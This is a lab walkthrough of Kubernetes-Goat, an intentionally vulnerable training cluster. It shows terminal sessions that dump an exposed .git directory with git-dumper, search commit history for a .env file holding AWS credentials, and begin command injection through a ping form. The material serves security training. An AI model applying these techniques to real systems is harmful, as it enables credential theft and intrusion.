Kubernetes-Goat Walkthrough

Kubernetes-Goat Overview and Walkthrough


The following is the walkthrough of the Kubernetes-Goat project which is an intentional vulnerable Kubernetes cluster you can setup in your own environment. It is assumed that you have already followed the installation instructions on the ReadMe of the GitHub project and have the vulnerable Kubernetes cluster already running locally. Furthermore, throughout each section of the walkthrough an in depth analysis and review will be given along with references to supplemental documentation for understanding.


Sensitive Keys in Code Bases

On the initial Kubernetes-Goat setup it is mentioned that ports 1230-6 are open to us over localhost which we can investigate further using a browser or curl client.

```
┌──(kali㉿kali)-[~/Desktop/kubernetes-goat]
└─$ bash access-kubernetes-goat.sh
kubectl setup looks good.
Creating port forward for all the Kubernetes Goat resources to locally. We will be using 1230 to 1236 ports locally!
Visit http://127.0.0.1:1234 to get started with your Kuberenetes Goat hacking!
```

Furthermore, when we look further at our local Kubernetes cluster on one of the open ports (port 1230) we are able to see more information to enumerate.






Upon enumeration a GitHub repository is found therefore git-dumper is used to download this found repository from the Kubernetes cluster into our own local directory to investigate further.

```
┌──(kali㉿kali)-[~/Desktop/kubernetes-goat]
└─$ pip3 install git-dumper
Collecting git-dumper
  Downloading git-dumper-1.0.2.tar.gz (7.3 kB)
Requirement already satisfied: PySocks in /usr/lib/python3/dist-packages (from git-dumper) (1.7.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from git-dumper) (2.25.1)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from git-dumper) (4.9.3)
Collecting dulwich
  Downloading dulwich-0.20.24-cp39-cp39-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_12_x86_64.manylinux2010_x86_64.whl (529 kB)
     |████████████████████████████████| 529 kB 7.1 MB/s
Requirement already satisfied: wheel in /usr/lib/python3/dist-packages (from git-dumper) (0.34.2)
Requirement already satisfied: soupsieve>1.2 in /usr/lib/python3/dist-packages (from beautifulsoup4→git-dumper) (2.1)
Requirement already satisfied: certifi in /usr/lib/python3/dist-packages (from dulwich→git-dumper) (2020.6.20)
Requirement already satisfied: urllib3≥1.24.1 in /usr/lib/python3/dist-packages (from dulwich→git-dumper) (1.26.2)
Building wheels for collected packages: git-dumper
  Building wheel for git-dumper (setup.py) ... done
  Created wheel for git-dumper: filename=git_dumper-1.0.2-py3-none-any.whl size=6719 sha256=92c002c11f46969cedd0876d79b2bd01e34c8c4371ff19a8fcabbd02c5023ded
  Stored in directory: /home/kali/.cache/pip/wheels/c1/d4/bc/20578a28c73e5cfbd2f890b9c9bb2d19eb788c89a351f77acb
Successfully built git-dumper
Installing collected packages: dulwich, git-dumper
  WARNING: The script dulwich is installed in '/home/kali/.local/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
  WARNING: The script git-dumper is installed in '/home/kali/.local/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed dulwich-0.20.24 git-dumper-1.0.2
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mkdir kube

┌──(kali㉿kali)-[~/Desktop]
└─$ cd kube

┌──(kali㉿kali)-[~/Desktop/kube]
└─$ git-dumper http://127.0.0.1:1230/.git ./
[-] Testing http://127.0.0.1:1230/.git/HEAD [200]
[-] Testing http://127.0.0.1:1230/.git/ [404]
[-] Fetching common files
[-] Fetching http://127.0.0.1:1230/.git/description [200]
[-] Fetching http://127.0.0.1:1230/.git/hooks/commit-msg.sample [200]
[-] Fetching http://127.0.0.1:1230/.git/hooks/post-update.sample [200]
[-] Fetching http://127.0.0.1:1230/.git/COMMIT_EDITMSG [200]
[-] Fetching http://127.0.0.1:1230/.gitignore [404]
[-] http://127.0.0.1:1230/.gitignore responded with status code 404
[-] Fetching http://127.0.0.1:1230/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://127.0.0.1:1230/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://127.0.0.1:1230/.git/hooks/post-receive.sample [404]
[-] http://127.0.0.1:1230/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://127.0.0.1:1230/.git/hooks/post-commit.sample [404]
[-] http://127.0.0.1:1230/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://127.0.0.1:1230/.git/hooks/pre-commit.sample [200]
[-] Fetching http://127.0.0.1:1230/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://127.0.0.1:1230/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://127.0.0.1:1230/.git/hooks/pre-push.sample [200]
[-] Fetching http://127.0.0.1:1230/.git/hooks/pre-receive.sample [200]
[-] Fetching http://127.0.0.1:1230/.git/objects/info/packs [404]
[-] http://127.0.0.1:1230/.git/objects/info/packs responded with status code 404
[-] Fetching http://127.0.0.1:1230/.git/info/exclude [200]
[-] Fetching http://127.0.0.1:1230/.git/hooks/update.sample [200]
[-] Fetching http://127.0.0.1:1230/.git/index [200]
[-] Finding refs/
[-] Fetching http://127.0.0.1:1230/.git/logs/refs/remotes/origin/HEAD [404]
[-] http://127.0.0.1:1230/.git/logs/refs/remotes/origin/HEAD responded with status code 404
[-] Fetching http://127.0.0.1:1230/.git/config [200]
[-] Fetching http://127.0.0.1:1230/.git/HEAD [200]
[-] Fetching http://127.0.0.1:1230/.git/FETCH_HEAD [404]
[-] http://127.0.0.1:1230/.git/FETCH_HEAD responded with status code 404
[-] Fetching http://127.0.0.1:1230/.git/info/refs [404]
[-] http://127.0.0.1:1230/.git/info/refs responded with status code 404
[-] Fetching http://127.0.0.1:1230/.git/logs/refs/heads/master [200]
[-] Fetching http://127.0.0.1:1230/.git/logs/refs/remotes/origin/master [404]
[-] http://127.0.0.1:1230/.git/logs/refs/remotes/origin/master responded with status code 404
[-] Fetching http://127.0.0.1:1230/.git/logs/refs/stash [404]
[-] http://127.0.0.1:1230/.git/logs/refs/stash responded with status code 404
[-] Fetching http://127.0.0.1:1230/.git/logs/HEAD [200]
[-] Fetching http://127.0.0.1:1230/.git/refs/stash [404]
[-] http://127.0.0.1:1230/.git/refs/stash responded with status code 404
[-] Fetching http://127.0.0.1:1230/.git/refs/wip/index/refs/heads/master [404]
```

Important to realize, once a GitHub repository has been downloaded we can run a `git log` command to show the commit logs of that GitHub repository. Not to mention, once we have a given amount of commit numbers we can checkout each individual commit in the repository with the `git checkout <commit number>` command in order to enumerate for possible improper password use or any other security misconfigurations.


```
┌──(kali㉿kali)-[~/Desktop/kube]
└─$ git log
commit 905dcec070d86ce60822d790492d7237884df60a (HEAD -> master)
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:42:28 2020 +0100

    Final release

commit 3292ff3bd8d96f192a9d4eb665fdd1014d87d3df
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:40:59 2020 +0100

    Updated the docs

commit 7daa5f4cda812faa9c62966ba57ee9047ee6b577
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:39:21 2020 +0100

    updated the endpoints and routes

commit d7c173ad183c574109cd5c4c648ffe551755b576
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:31:06 2020 +0100

    Inlcuded custom environmental variables

commit bb2967a6f26fb59bf64031bbb14b4f3e233944ca
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:28:33 2020 +0100

    Added ping endpoint

commit 599f377bde4c3c5c8dc0d7700194b5b2b0643c0b
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:24:56 2020 +0100

    Basic working go server with fiber

commit 4dc0726a546f59e0f4cda837a07032c62ee137bf
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:21:48 2020 +0100

    Initial commit with README
```



Upon enumeration we use the `git checkout d7c173ad183c574109cd5c4c648ffe551755b576` to look at an individual commit where we look at the contents of a .env, which is a text file primarily used for custom user environment variables, and find AWS Credentials for an AWS principal IAM user along with a Kubernetes Goat flag.

Docker in Docker Exploitation

Continuing to enumerate the Kubernetes cluster we move to the next port in the port range being used which brings us to a form where we are able to input any machine to ping and get a response as such with an example of pinging localhost.



Afterwards, an idea came up on possibly using adding onto the server address to make the form run multiple bash commands assuming our input string is just being concatenated and not being validated. To much surprise it becomes apparent that the form on port 1231 does allow multiple bash commands with the right characters.